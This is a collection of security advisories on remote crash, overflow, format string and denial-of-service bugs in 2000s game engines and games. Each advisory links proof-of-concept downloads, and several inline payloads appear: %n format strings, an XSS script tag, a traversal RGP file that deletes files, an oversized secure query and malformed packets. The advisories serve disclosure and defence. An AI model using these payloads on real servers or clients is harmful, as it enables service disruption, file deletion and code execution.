The problem is a crash of the server caused by the access to a wrong zone of the memory that happens after the handling of a big cl_guid value passed by the client.

This is a partial in-game bug in fact the attacker must have access to the server *(so if his IP has been banned he cannot access)* but he can attack also servers protected by password without knowing the right keyword.

 # Exploit #

http://aluigi.org/poc/sof2guidboom.zip

Application: *Quake 3 engine*
http://www.idsoftware.com
Games:
- *Call of Duty* *<= 1.5b*
- *Call of Duty: United Offensive* *<= 1.51b*
- *Heavy Metal: F.A.K.K.2* *<= 1.02*
- *Quake III Arena* *<= 1.32c*
- *Return to Castle Wolfenstein* *<= 1.41b*
- *Soldier of Fortune II: Double Helix* *<= 1.03*
- *Star Trek Voyager: Elite Force* *<= 1.20*
- *Star Trek: Elite Force II* *<= 1.10*
- *Star Wars Jedi Knight II: Jedi Outcast* *<= 1.04*
- *Star Wars Jedi Knight: Jedi Academy* *<= 1.011*
- *Wolfenstein: Enemy Territory* *<= 1.02 / 2.56*

...possibly others
Platforms: *Windows, Linux and Mac*
Bug: *crash or shutdown caused by incorrect handling of big queries*
Exploitation: *remote, versus server*
Date: *12 Feb 2005*

The Quake 3 engine is the well known game engine developed by ID Software (**http://www.idsoftware.com**) and is used by many games.

Some months ago I reported similar problems in three games based on this engine: Medal of Honor, Call of Duty and Soldier of Fortune II. Except for Medal of Honor that is affected by a specific buffer overflow, the other two games can be **"probably"** included in this advisory too but I'm not totally sure.

 # Vulnerabilities #

The Quake 3 engine has problems to handle big queries allowing an attacker to shutdown any game server based on this engine:

```
ERROR: Info_SetValueForKey: oversize infostring
```

In some of the vulnerable games is also possible to crash the server.

 # Exploit #

http://aluigi.org/poc/q3infoboom.zip

A simple scanner for testing any game based on the Quake 3 engine.

Application: *Armagetron*
http://armagetron.sourceforge.net
Armagetron Advanced
http://armagetronad.sourceforge.net
Versions: *Armagetron <= 0.2.6.0*
Armagetron Advanced <= 0.2.7.0
Platforms: *multiplatform (Windows, Linux and others)*
Bugs: *A] crash caused by big descriptor ID*
B] crash caused by big claim_id
C] socket unreachable through empty packet
D] fake players temporary freeze
Exploitation: *remote, versus server*
Date: *10 Feb 2005*

Armagetron is the well known and played opensource multiplayer game developed by Manuel Moos.
Recently the project Armagetron *(until version 0.2.6.0)* has been declared dead and is unofficial successor is Armagetron Advanced.

 # Vulnerabilities #

A] crash caused by big descriptor ID

The game uses an array of 400 descriptors, but clients can pass their descriptor ID using 16 bits numbers *(so until 65535)*.
In short a packet with an ID major than 400 is able to crash the server due to the access to an unallocated zone of the array.

B] crash caused by big claim_id

Just like the bug described before, exists a problem in the calling of the ANET_AddrCompare*()* function where is passed the peers structure *(an array of 18 elements)* pointing to the 16 bits value passed by the client at the end of his packet.

C] socket unreachable through empty packet

The game uses asynchronous sockets through the usage of FIONREAD that returns the number of bytes received in the last packet *(0 if there are no new packets)*.
If the server receives an empty UDP packet it will continue to check the socket's queue infinitely since there are still 0 bytes and in the meantime it cannot handle other packets so all the clients will be automatically disconnected from him.
The situation returns normal only when a new map starts and, so, the socket is recreated.

D] fake players temporary freeze

Simple, the server and any connected client freeze completely if too much players join and don't send data *(time out)*. So an attacker can fill the server with fake players and when a new map starts *(races on*

Armagetron are enough shorts) nobody will be able to play in that server.

 # Exploit #

A, B, C] **http://aluigi.org/poc/atronboom.zip**

D] **http://aluigi.org/fakep/atronfp.zip**

Application: *RealArcade*
http://www.realarcade.com
Versions: *<= 1.2.0.994*
Platforms: *Windows*
Bugs: *A] integer overflow in RGS files*
B] arbitrary files deletion through RGP files
Exploitation: *local (or remote through browser)*
Date: *08 Feb 2005*

RealArcade is a software/portal developed by RealNetworks for downloading and buying arcade games.

 # Vulnerabilities #

A] integer overflow in RGS files

The problem is located in the handling of the RGS files, in fact exists an integer overflow in the 32 bits value that specifies the size of the text string containg the GUID and the name of the game to install.

When the user launchs a RGS file he can choose if continuing to install it or not.
The bug happens with both the choices overwriting the return address of the vulnerable function and letting the attacker to execute malicious code on the victim.

B] arbitrary files deletion through RGP files

The second problem instead lets an attacker to delete any file in the victim's disk simply using a RGP file containing a <FILENAME> tag followed by a filename with a directory traversal path just like this piece of RGP file:

```
...
            <GAMEID>950258D1-7ABD-4afc-8886-449B98CE8224</GAMEID>
            <VERSION>1.0 Demo RGI</VERSION>
            <TYPE>demo</TYPE>
            <GENRE>Puzzle and Board</GENRE>

              <!-- now we exploit the directory traversal bug -->

            <FILENAME>../../windows/calc.exe</FILENAME>
...
```

To be exact the problem is in the first operation made on the file when RealArcade searchs for an existent file with the same name and deletes it immediately *(both if it already exists or not)*.
Instead in the next step *(the downloading of the file from the web)* everything works correctly, that's why is only possible to delete a local file and not to overwrite it with a malicious one causing more damage.

The exploitation is immediate, so a simple double-click on a local RGP file leads to the instantaneous deletion of the file without warnings or confirmations.

An useless note about the usage of a slash or a backslash for the

exploitation: seems that in older versions also the backslash had the same effect while in the recent vulnerable versions only the slash is allowed.

 # Exploit #

A] http://aluigi.org/poc/rna_bof.zip

B] http://aluigi.org/poc/rna_deleter.zip

this second proof-of-concept overwrites the following file:

../../../../../../folder/myfile.txt *(usually c:\folder\myfile.txt)*

So you must have or create this file and this folder to be able to see the effect of the exploitation.

Application: *Painkiller*
http://www.painkillergame.com
Versions: *<= 1.35*
Platforms: *Windows*
Bug: *limited buffer-overflow*
Exploitation: *remote, versus server (in-game)*
Date: *02 Feb 2005*

Painkiller is a famous FPS game developed by People can Fly
*(***http://www.peoplecanfly.com***)* and published by DreamCatcher
*(***http://www.dreamcatcher.com***).*
The game has been released in April 2004.

 # Vulnerabilities #

The bug is about the buffer that must contain the Gamespy cd-key hash
for the online server-side authorization.
This buffer is limited to 100 bytes *(the Gamespy cd-key hash is long
72 chars)*, so if an attacker uses a longer hash will be able to
overflow the buffer.

However exist two limitations for the exploitation of this bug, the
first is that only alpha-numeric chars are allowed *(1-9, A-Z and a-z)*
while the second is not so important since this is an in-game bug, so
if a server is protected by password the attacker must know it.

 # Exploit #

http://aluigi.org/poc/painkkeybof.zip

Application: *Amp II 3D engine*
http://www.4drulers.com/amp.html
Versions: *any version since there is no patch available*
Games: *Gore: Ultimate Soldier <= 1.50*
... possibly others ...
Platforms: *Windows*
Bug: *socket unreachable*
Exploitation: *remote, versus server*
Date: *06 Jan 2005*

The Amp II engine is a game engine developed by 4d Rules (**http://www.4drulers.com**) and Slam Software (**http://www.slamsoftware.com**).
The only game released using this engine seems to be Gore (**http://www.4drulers.com/gore/**) dated June 2002.

 # Vulnerabilities #

The code used by the engine to handle UDP packets is similar to the following:

```
  if(select(sock, &read_set, NULL, NULL, &timeout_zero)
    < 0) socket_error();
  ...
  if(ioctlsocket(sock, FIONREAD, &packet_length)
    < 0) socket_error();
  if(packet_length) {
    // read socket data
  }
```

The problem is just in the if(*packet_length*) check (*meaning* "**if packet_length is different than zero**") because FIONREAD is used to retrieve the size of the first packet in the socket's queue so if an attacker sends an UDP packet of zero bytes to the server, packet_length will continue to be equal to zero and the if(*packet_length*) check will be messed entering in an infinite loop that will handle ever the same empty UDP packet but without reading its content and freeing the socket's queue.

In short, an UDP packet of zero bytes is able to silently interrupt the match on the server.

 # Exploit #

http://aluigi.org/poc/amp2zero.zip

Application: *SÖLDNER - Secret Wars*
http://www.secretwars.net
Versions: *<= 30830*
Platforms: *Windows*
Bugs: *A] silent socket termination*
B] in-game format string
C] in-game cross site scripting versus admin
Exploitation: *remote, versus server (B and C are in-game bugs)*
Date: *04 Jan 2005*

SÖLDNER is a tactical military game developed by Wings Simulations (**http://www.wingssimulations.com**) and published by JoWood (**http://www.jowood.com**).
The games has been released in May 2004.

 # Vulnerabilities #

A] silent socket termination

The bug happens when the server receives an UDP packet of 1401 or more bytes causing the immediate termination of the listening thread for a bad handling of the **"message too long"** socket error.
The termination of the socket is silent *(no warning or messages)* so the admin cannot easily understand what is happened.

B] in-game format string

An attacker can crash or execute remote code on the game server simply sending a message containing the format arguments *(like the classical %n%n%n)*.

C] in-game cross site scripting versus admin

The SÖLDNER server has a nice web interface *(port 7890)* useful for the remote administration of the servers.
This web interface contains also a screen *(chat)* in which are shown all the server logs included the messages exchanged by the users that are not filtered and so an attacker can execute HTML or Javascript code in the admin's browser.

 # Exploit #

A] **http://aluigi.org/poc/soldnersock.zip**

B] *%n%n%n*

C] <script>alert("hello");</script>

Application:	*Lithtech engine (new network protocol)*
	http://www.lithtech.com
Games:	*Contract Jack* *<= 1.1*
	F.E.A.R. *<= 1.01 / 1.02*
	No one lives forever 2 *<= 1.3*
	Tron 2.0 *<= 1.042*
	... others?
Platforms:	*Windows and Mac*
Bug:	*socket unreachable*
Exploitation:	*remote, versus server*
Date:	*13 December 2004*

The Lithtech engine is a game engine used by many games.
Some of the latest games released and based on this engine use a network protocol different than all the others *(probably they use a new version of the engine but naturally I don't know all these details)*.

Just these latest games *(all developed by Monolith)* are those affected by the bug I'm going to describe: Contract Jack *(Nov 2003)*, No one lives forever 2 *(Oct 2002)* and Tron 2.0 *(Aug 2003)*, but possibly others too.

F.E.A.R and its 1.01 patch have been released in October 2005 and are vulnerable too.

 # Vulnerabilities #

The new network protocol used by the Lithtech engine is composed by a loop used to handle all the UDP packets received.

A select*()* function with a time out of 30 seconds searchs for new data into the socket's queue. If data is received or the socket goes in time out, a recvfrom*()* is called and its return value is checked to know if has happened an error.
If there is a socket error, the game calls WSAGetLastError*()* to catch the error code and returns reaching a main check that is made ever before the usual select*()* function.
This so-called **"main check"** simply controls that the error returned by WSAGetLastError*()* *(and stored in a specific variable)* is **"Operation would block"** *(10035, the only type of error accepted to continue the listening loop)*.

If an attacker sends an UDP packet of zero bytes, recvfrom*()* returns this length and an instruction checks just if it is equal than zero. In this case the code flow returns to the **"main check"** that controls the error code *(not set, so equal to zero)* and since it is not 10035 exits from the loop that handles the socket's data.

After that, the server will be no longer able to receive packets because the loop is completely dead.

A similar problem happens if an attacker sends an UDP packet with a size major/equal than 8193 bytes *(max data read by recvfrom())* and minor/equal than 12280 *(otherwise select()* doesn't catch it).
The **"main check"** will fail as before because the error code will be different than 10035 *(in fact it will be 10040,* **"Message too long"**).

 # Exploit #

http://aluigi.org/poc/lithsock.zip

Application: *Gamespy cd-key validation SDK*
http://www.gamespy.net
Versions: *before 20 November 2004*
Games: *due to the implementation of this SDK is hard to test and list all the vulnerable games, however the following is the official list of games that use the various Gamespy SDKs (so not only the cd-key SDK):*
http://www.gamespy.net/partners/
While the following is a partial list, maintained by me, of the games that use the cd-key validation SDK:
http://aluigi.org/papers/gshlist.txt
Platforms: *any platform supported*
Bug: *buffer-overflow*
Exploitation: *remote, versus server (in-game)*
Date: *10 December 2004*

The Gamespy cd-key validation SDK is a toolkit developed by Gamespy *(***http://www.gamespy.net***)* and used by many games to handle the verification of the cd-keys online.

 # Vulnerabilities #

Before explaining the bug is important to specify that this is an in-game bug so the attacker needs to have access to the vulnerable server and, in this specific case, also to know the game's protocol or to use a debugger to exploit the vulnerability, and furthermore it depends by how the developers have implemented the Gamespy SDK in their games.

In fact the problem is a buffer-overflow caused by a too long response string sent by the client to the server, so a game is not vulnerable **"only"** if its developers have inserted a limitation in the length of the string received from the client *(but I doubt that someone did it)*.

When the server receives the client's string it calls the sprintf*()* function to build the query for the cd-key validation:

```
    query_length = sprintf(
        query,
        "\\auth\\\\pid\\%d\\ch\\%s\\resp\\%s\\ip\\%d\\skey\\%d",
        pid,    // product ID of the game
        ch,     // server challenge
        resp,   // client response <-- the cause of the bug!
        ip,     // client IP address
        skey);  // number to track the query
```

An explanation of the authentication method used by the Gamespy cd-key validation SDK is available here:
http://aluigi.org/papers/gskey-auth.txt

The buffer-overflow happens just during this instruction and then the query is encoded using the classical XOR operation with the word **"gamespy"** to be sent to the Gamespy master server.

 # Exploit #

I have written a proof-of-concept only for the game Gore because its protocol is enough simple:

http://aluigi.org/poc/goregsbof.zip

Application: *Battlefield 1942 and Vietnam*
http://www.battlefield1942.com
Versions: *Battlefield 1942 <= 1.6.19*
Battlefield Vietnam <= 1.2
Platforms: *Windows and Mac*
Bug: *client crash*
Exploitation: *remote, versus clients (broadcast)*
Date: *07 December 2004*

Battlefield 1942 and Vietnam are two of the most known and played FPS games based on the relative military conflicts.
They are developed by Digital Illusions *(**http://www.dice.se**)* and have been released respectively at September 2002 and March 2004.

 # Vulnerabilities #

Like any multiplayer game, Battlefield contacts a master server to know all the available online servers and then automatically queries them to collect informations in the in-game browser.

The problem is in the parameter **"numplayers"** of the server's reply that if is a too big number causes an immediate freeze of the client followed *(after some seconds)* by a crash caused by the access to a NULL pointer.

This is a broadcast client crash so a single attacker visible in the master server list is able to passively exploit the bug versus any vulnerable client online.

 # Exploit #

http://aluigi.org/poc/bfcboom.zip

Application: *Serious engine*
http://www.seriousengine.com
Games: *all the games based on this engine and using the UDP protocol:*
- Alpha Black Zero
- Nitro family
- Serious Sam Second Encounter 1.07
Platforms: *Windows, Linux and Mac*
Bug: *crash*
Exploitation: *remote, versus server*
Date: *28 November 2004 (and 29 Sep 2004)*

The Serious engine is a well known game engine developed by Croteam *(***http://www.croteam.com)** and used by some games.

 # Vulnerabilities #

The bug affects the games based on the Serious engine using the UDP protocol *(those using TCP are immune)*.

The problem is that the server doesn't limit the amount of new players, so it crashs when too much *(fake)* players try to join.

Is needed only one packet to create a fake player and the bug can be exploited also versus servers protected by password **"without"** knowing the keyword.

 # Exploit #

http://aluigi.org/fakep/ssfakep.zip

Application: *Star Wars Battlefront*
http://www.lucasarts.com/games/swbattlefront/
Versions: *<= 1.11*
Platforms: *Windows*
Xbox and Playstation 2 have not been tested
Bugs: *A] limited buffer-overflow in nickname*
B] crash caused by arbitrary memory access
Exploitation: *remote, versus server (in-game)*
Date: *24 November 2004*

Star Wars Battlefront is the newest game based on the universe of Star Wars, is developed by Pandemic Studios *(***http://www.pandemicstudios.com)** and published by LucasArts *(***http://www.lucasarts.com)** and has been released at September 2004.

This game is available also for Xbox and Playstation 2. The dedicated server for Playstation 2 runs on Windows and uses the same join protocol of the PC version, in fact I have tested it and is vulnerable. Since I'm not able to directly test also these 2 platforms I cannot confirm if they are vulnerables or not.

 # Vulnerabilities #

A] limited buffer-overflow in nickname

If a client uses a too big nickname causes a limited buffer-overflow in the server. **"Limited"** because doesn't seem possible to overwrite important memory zones and, so, to execute remote code.

B] crash caused by arbitrary memory access

Exists a strange field in the join request used by this game.
This field is a 32 bits value that must contain a memory offset used to build the following debug message:

"player %s had crash at 0x%x\n"

where *%s* is just the memory address specified by the client.
The effect, naturally, is that an attacker can force the server to read an unreachable memory location causing its immediate crash.
I have no idea about why has been used a so stupid and dangerous method.
Note: this bug doesn't seem to affect the Playstation 2 dedicatd server.

Both these bugs must be considered in-game bugs *(if the server is protected with a password, the attacker must know it)*, because the password field *(a 32 bits checksum)* is controlled before the others so the packet is rejected if the provided password is wrong.

 # Exploit #

http://aluigi.org/fakep/swbfp.zip

A] swbfp -s 200 localhost
B] swbfp -m 1234 localhost

Application: *Soldier of Fortune II*
http://www.ravensoft.com/soldier2.html
Versions: *<= 1.03 gold*
Platforms: *Windows, Linux and MacOS*
Bug: *memory corruption*
Exploitation: *remote, versus server and clients (broadcast)*
Date: *23 November 2004*

Soldier of Fortune II is a widely played FPS game developed by Raven Software *(***http://www.ravensoft.com***)* and published by Activision *(***http://www.activision.com***)*.
It has been released at May 2002.

 # Vulnerabilities #

The game is affected by a sprintf*()* overflow when handles a too big valid query or reply *(in case it acts as server or client)*, but doesn't seem possible to execute remote code.

The effects on the server can be the immediate match interruption *(shutdown)* caused by the overwriting of some game data or the crash *(that doesn't happen on the Linux dedicated server)* depending by the amount of data received from the attacker.

A worst effect instead happens on clients, in fact the type and the location of the vulnerability lets a single attacker *(visible in the online master server list)* to passively crash any client in the world.

 # Exploit #

http://aluigi.org/poc/sof2boom.zip

Application: *Halo: Combat Evolved*
http://www.microsoft.com/games/pc/halo.aspx
Versions: *<= 1.05*
Platforms: *Windows and MacOS*
Bug: *crash*
Exploitation: *remote, versus clients (broadcast)*
Date: *22 November 2004*

Halo is the great FPS game developed by Bungie Studios and ported on PC by Gearbox Software *(***http://www.gearboxsoftware.com)** and published by Microsoft Games *(***http://www.microsoft.com/games/).**
It has been released at the end of 2003.

 # Vulnerabilities #

The problem affects the in-game browser of the clients used to navigate through the list of online servers and is caused by some overrun protections. If these instructions find a too long value in a server's reply, they pass a NULL pointer *(instead of the original value)* to a wcsncpy*()* function causing the crash.

This is a broadcast client crash, so a single attacker visible in the master server list can passively exploit any vulnerable client in the world.

 # Exploit #

http://aluigi.org/poc/halocboom.zip

Application:	*Lithtech engine*	
	http://www.lithtech.com	
Games:	*Alien vs Predator 2*	*<= 1.0.9.6*
	Blood 2	*<= 2.1*
	Contract Jack	*<= 1.1*
	F.E.A.R.	*<= 1.02*
	Global Operations	*<= 2.0/2.1*
	Kiss Psycho Circus	*<= 1.13*
	Legends of Might and Magic	*<= 1.1*
	No one lives forever	*<= 1.004*
	No one lives forever 2	*<= 1.3*
	Purge Jihad	*<= 2.2.1*
	Sanity	*<= 1.0?*
	Shogo	*<= 2.2*
	Tron 2.0	*<= 1.042*
	others...	
Platforms:	*Windows and Mac*	
Bug:	*format string*	
Exploitation:	*remote, versus server (in-game)*	
Date:	*05 November 2004*	

Lithtech is the famous game engine developed by Monolith
*(***http://www.lith.com)** and used by many games.

 # Vulnerabilities #

The Lithtech engine *(any version)* is affected by some format string bugs.
Exploiting these bugs **"depends by the game"** however the most easy and common method is through the sending of messages or the usage of a nickname containing the format arguments *(like the classical %n%n%n)*.

The only exceptions in the usage of these 2 methods are that in some games the nickname method causes the crash of the same attacker while in others *(just a couple of games)* the message method works only when the server is dedicated.

This is an in-game bug so the attacker needs to enter in the server *(if it is protected by password, he must know the correct keyword)*.

 # Exploit #

Launch the server and send a message containing *%n%n%n*.
The server should crash immediately.
For a better test is preferable to join with a client and send the same message or *(if fails)* use a nickname with the same text.

Applications: *Some old games developed by Monolith*
http://www.lith.com

Versions:		
	- Alien versus Predator 2	*<= 1.0.9.6*
	- Blood 2	*<= 2.1*
	- No one lives forever	*<= 1.004*
	- Shogo	*<= 2.2*

Platforms: *Windows and Mac*
Bug: *limited buffer overflow*
Exploitation: *remote, versus server*
Date: *08 October 2004*

Monolith is the developer of the famous Lithtech engine.
The games affected by the bug I'm going to explain have been released before the 2002 but are still very played online.

 # Vulnerabilities #

The bug is a classical buffer-overflow happening when an attacker sends a \secure\ Gamespy query followed by at least 68 chars.

The limitation of this vulnerability is in the bytes that overwrite the small buffer because only those from *0x20* to *0x7f* are allowed while the others are truncated during some internal steps.

 # Exploit #

http://aluigi.org/poc/lithsec.zip

Application: *Halo: Combat Evolved*
http://www.microsoft.com/games/halo/default.asp
Versions: *<= 1.04*
Platforms: *Windows and MacOS*
Bug: *off-by-one (Denial of Service)*
Exploitation: *remote, versus server*
Date: *09 September 2004*

Halo is the widely known game originally developed by Bungie Studios and ported on PC by Gearbox Software (**http://www.gearboxsoftware.com**) and published by Microsoft Games (**http://www.microsoft.com/games/**).
The game has been released in September 2003.

 # Vulnerabilities #

UPDATE 02 sep 2007:

Halo is affected by an off-by-one vulnerability caused by the conversion of the encryption hash received from the client to a hex string using a buffer of exactly 32 bytes located before the canary number used by the exception handler for verifying the happening of buffer-overflows.
As already said the output buffer is 32 bytes long and the game adds a NULL delimiter at the end of the buffer which overwrites one of the bytes of the canary value causing the termination of the game and the visualization of the well known error message.

Why this thing doesn't happen ever with normal connections too?
The answer is simple, the encryption hash used by Halo for encrypting its packets is EVER composed by 0 bytes at its beginning, practically only the last 2 or 3 bytes are non zero.
When the game receives the packet, it reads the first byte of the hash and if it's not zero it does the hex conversion explained before.

 # Exploit #

http://aluigi.org/poc/haloboom.zip

Application: *Call of Duty*
http://www.callofduty.com
Versions: *<= 1.4*
United Offensive <= 1.41
Platforms: *Windows, Linux and MacOS*
Bug: *Denial of Service*
Exploitation: *remote, versus servers and clients (broadcast)*
Date: *05 September 2004*

Call of Duty is the famous military FPS game developed by Infinity Ward *(**http://www.infinityward.com**)* and published by Activision *(**http://www.activision.com**).*
The game has been released in October 2003.

An interesting note is that this security bug was already known by some people since the release of my recent Medal of Honor buffer-overflow *(17 July 2004)*, in fact the same proof-of-concept works perfectly with Call of Duty too.

 # Vulnerabilities #

The game uses some anti-buffer-overflow checks that automatically shutdown the game if they find a too big input.

The result is that a query or a reply containing over 1024 chars is able to exploit this protection causing the immediate stop of the game.

Both servers and clients are vulnerables and the major problem is just for clients because a single malicious server is able to passively stop any client in the world so nobody can play online.

 # Exploit #

http://aluigi.org/poc/codboom.zip

Application: *Painkiller*
http://www.painkillergame.com
Versions: *<= 1.3.1*
Platforms: *Windows*
Bug: *memory corruption with limited code execution*
Exploitation: *remote, versus server*
Date: *24 August 2004*

Painkiller is a famous FPS game developed by People can Fly
*(***http://www.peoplecanfly.com***)* and published by DreamCatcher
*(***http://www.dreamcatcher.com***).*
The game has been released in April 2004.

 # Vulnerabilities #

The handshake to join a Painkiller server is composed by 3 packets:
- a connection request from the client *(ID 0x02)*
- a challenge key from the server *(ID 0x03)* used for the calculation of both the Gamespy cd-key authorization string *(***http://aluigi.org/papers/gskey-auth.txt***)* and the password used to access protected game servers
- the client's packet used to join *(ID 0x04)* and containing its game version, the Gamespy cd-key auth string, the password *(if needed)* and some other informations

The problem is just in the password field *(read by both protected and non-protected game servers)*, in fact it is encoded using a specific algorithm and the challenge string received from the server, but when the server tries to **"unscramble"** a too long password *(over 256 chars)* some important memory zones are overwritten.
The full optimized encoding/decoding algorithm is available here:
http://aluigi.org/papers/painkiller_pckpwd.h

Due to the type of encoding algorithm and the type of bug seems not possible to fully execute remote code *(at least not easily)* because the return address can be overwritten only by the bytes allowed in an intermediate step of the password decoding, so from *0x00* until *0x3f*.
Is possible that exist other exploitation methods however I have found only this one that has this limitation.

 # Exploit #

http://aluigi.org/poc/painkex.zip

Application: *Medal of Honor*
http://mohaa.ea.com
Versions: *Allied Assault <= 1.11v9*
Breakthrough <= 2.40b
Spearhead <= 2.15
Platforms: *Windows, Linux and MacOS*
Bug: *buffer overflow*
Exploitation: *remote, versus server*
(clients are vulnerables only in LAN)
Date: *17 July 2004*

Medal of Honor is a famous military FPS game located in the World War II.
It has been developed by 2015 *(**http://www.2015.com**)* and published by Electronic Arts *(**http://www.ea.com**);* was originally released at the beginning of 2002 but other expansion packs have been released later.

 # Vulnerabilities #

The problem is a classical buffer-overflow located in different parts of the game code, but the first function vulnerable is the manager of the queries/replies that checks for slashs and NULL bytes but doesn't check the size of the values before copying them in a new buffer.

In Allied Assault 1.11v9 dedicated server for Win32 we can see the first bugged function at offset *0x00428f20* where the return address *(0x00429291)* is overwritten by the client's data if it contains a value of 520 bytes or more *(1032 on the Linux version)*.

The data causing the overflow can be used in a lot of packet types, in fact it can be in the **"getinfo"** query, in the **"connect"** packet and in others.
The most dangerous method to exploit this vulnerability is through the getinfo query because it is a single UDP packet that the server cannot block and the attacker can also spoof it.

Naturally also clients are vulnerables but the bugged function is used only for LAN queries, in fact online the clients use the standard Gamespy protocol that is not vulnerable.

 # Exploit #

http://aluigi.org/poc/mohaabof.zip

Application: *Half-Life engine*
http://half-life.sierra.com
http://www.steampowered.com
Versions: *before the 07 July 2004 (both Steam and not-Steam)*
Platforms: *Windows and Linux*
Bugs: *problems with splitted packets*
Exploitation: *remote, versus server and client*
Date: *12 July 2004*
Bug *found by:* *Terry Henning (aka Soul Beaver)*
Advisory: *Luigi Auriemma*

Half-Life is the most famous FPS game existent, no doubts.
It has been developed by Valve *(***http://www.valvesoftware.com)** and has been released in the far 1998, but also after all this time it continues to be the most played game with its MODs like Counter-Strike, Natural selection, Sven-coop and many others.
Everyday there are about 37.000 servers online!

As already specified in the header of this advisory I want to underline that this bug has been found by Terry Henning.

 # Vulnerabilities #

UPDATE 31 Mar 2007:

A] old hlboom

Half-life uses a header in the splitted packets which is 9 bytes big.
When a splitted packet is found *(the first 4 bytes are* **"fe ff ff ff"**)
the game performs a memcpy*()* on the data after this header.
If the packet if compsed by a total of 8 bytes *(instead of at least 9)*
the game will try to copy **"packet_size - header_size"** bytes, so **"8 - 9"**
which means *0xffffffff*.

B] new hlboom

Exists also another problem which happens during the handling of the data in the splitted packets.
This bug is not 100% clear anyway seems related to the position of the splits and the resulted size.
On Windows for example is possible to force the reading of the data in an arbitrary offset of the memory.
No other debugging has been made on this bug.

 # Exploit #

http://aluigi.org/poc/hlboom.zip

Application: *Unreal Engine*
http://unreal.epicgames.com
Vulnerable *games:*
- *DeusEx* *<= 1.112fm*
- *Devastation* *<= 390*
- *Mobile Forces* *<= 20000*
- *Nerf Arena Blast* *<= 1.2*
- *Postal 2* *<= 1337*
- *Rune* *<= 107*
- *Tactical Ops* *<= 3.4.0*
- *TNN Pro Hunter (?)*
- *Unreal 1* *<= 226f*
- *Unreal II XMP* *<= 7710*
- *Unreal Tournament* *<= 451b*
- *Unreal Tournament 2003* *<= 2225*
- *Unreal Tournament 2004* *< 3236*
- *Wheel of Time* *<= 333b*
- *X-com Enforcer*

NOT *vulnerables:*
- *America's Army*
- *Dead man's hand*
- *Magic Battlegrounds*
- *Rainbow Six: Raven Shield*
- *Splinter Cell: Pandora tomorrow*
- *Star Trek: Klingon Honor Guard*
- *Unreal Tournament 2004* *>= 3236*
- *XIII*

Platforms: *Windows, Linux and MacOS*
Bug: *memory overwriting with possible code execution*
Exploitation: *remote, versus servers*
Date: *18 June 2004*

The Unreal engine is the famous game engine developed by EpicGames and currently is the most used in the videogames world.
Who doesn't know the great Unreal series???

 # Vulnerabilities #

Almost all the games based on the Unreal engine support the **"secure"** query.
This type of query is part of the so called Gamespy query protocol and is used to know if the game server is able to calculate an exact response using a provided string:
http://unreal.epicgames.com/IpServer.htm
http://aluigi.org/papers/gsmsalg.h

The query is a simple UDP packet like \secure\ABCDEF
If an attacker uses a long value in his secure query, in the Unreal based game server will be overwritten some important memory zones.

Both remote code execution and spoofing are possibles.

 # Exploit #

http://aluigi.org/poc/unsecure.zip

or send a similar UDP packet to the query port of the game server:

\secure*aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa...aaaa*

Application: *IGI 2: Covert Strike*
http://www.igi2-game.com
Versions: *<= 1.3*
Platforms: *Windows, Linux*
Bug: *format string bug*
Exploitation: *remote, versus server*
Date: *05 Apr 2004*

IGI 2 is a tactical stealth-based FPS game developed by Innerloop
*(***http://www.innerloop.com***)* and published by Codemasters
*(***http://www.codemasters.com***).*
It has been released in February 2003.

 # Vulnerabilities #

The IGI 2 server is affected by a format string bug in the logging function of the RCON commands.
FYI, RCON commands are used by admins to administer their servers remotely. This function exists in both dedicated and normal servers and cannot be disabled.

A practical example of the bug **"in action"** is the following:

- Attacker sends: /hello-%08x.%08x.%08x.%08x
- Server logs: [17:17:28] Consoled: 'hello-082aeefc.00000131.0061b64c.00000011' run from 192.168.0.3:32768

Update:
The bug is caused by the logging function NetManager_LogMessage which takes the text to dump, adds a timestamp *(using snprintf)* and then passes the whole string to the function File_printf without the needed format argument *(%s)*.

 # Exploit #

http://aluigi.org/poc/igi2fs.zip

Application: *Roger Wilco (http://www.rogerwilco.com)*
Versions: *Mk.1d3 dated 14th Sep 2001 (1.4.1.2 is NOT vulnerable)*
Platforms: *Windows*
Bugs: *RogerWilco doesn't check the length of the nicknames sent by the clients and exists also a problem in a recv() function*
Date: *02 Jul 2003*

Roger Wilco is probably the most famous tool that lets gamers to speak together during the matches with their preferred games.
It is shareware and is developed by Gamespy.

 # Vulnerabilities #

The 2 bugs I have found affect ONLY the main graphical program *(roger.exe)*, NOT the dedicated server:

[A] Broadcast buffer overflow

This bug is just the perfect situation to make tons of damage using the minumum energy.
Until now I have never found a **"broadcast"** buffer overflow, so I'm very interested about.

This buffer overflow happens when a client that connects to the server sends a nickname string too long *(a classical BoF...)*.
The nickname must be at least 516 bytes long to overwrite the return address of EVERY client that receive this nickname.

In fact the server *(both normal and dedicated server)* will send the nickname field in broadcast to ALL the clients connected to it.
That mean that ALL the clients connected to the server *(the graphical program become both server and client when hosts a channel)* will execute the malicious code in the nickname field sent by the attacker!

Now a bit of assembly for who is interested in the details:

The vulnerable function starts at offset *0x40a1b0* of roger.exe
The instructions that cause the overwriting of the return address are the following:

```
:0040A200 8BF7                  mov esi, edi
:0040A202 8B7C2414              mov edi, dword ptr [esp+14]
:0040A206 C1E902                shr ecx, 02
:0040A209 F3A5                  repz movsd
```

:0040A200 ESI will point to the beginning of the nickname sent by the client (**"aaaaaaaaaaaaaaaaaaaaaa..."**)
:0040A202 now the address of the destination buffer will be copied into EDI register
:0040A206 the size of the data will be divided for 4 *(it copies 32 bits each time)*
:0040A209 it copies the bytes that starts at the address pointed by ESI to the new buffer overwriting the return address stored at offset *0x0068f080 (the right return address stored before the BoF was 0x00409304*)

When RogerWilco executes the instruction at offset *0x0040A209* the return address stored at offset *0x0068f080* will be fully overwritten.

[B] Server freeze

A client can connect to the server that hosts a channel and instead of sending a full packet it sends it partially.
The **"join-packet"** contains all the data of the client as the channel it wants to join to, the password for the channel, its nickname and some other little informations.

The problem happens when the client uses the nickname tag *(*"\x0f\x10"*)* BUT doesn't complete the packet with all the other needed informations. An example is the following packet:

```
"\x0f\x00"
"\x00\x14"
"\x6a\xd6\x4c\x03\x96\xed\x3b\xe7\x88\xe2\xa9\x74"
"channel\0"
"\x0f\x10"
   <-- here there is nothing!
```

As you can see there is nothing after the nickname tag.

The problem happens in NETWORK.DLL when the program calls the function WSOCK32.recv:

```
---
:100027B1 51                    push ecx

* Reference To: WSOCK32.recv, Ord:0010h
                                 |
:100027B2 E8BF440000            Call 10006C76
:100027B7 CC                    int 03
---
```

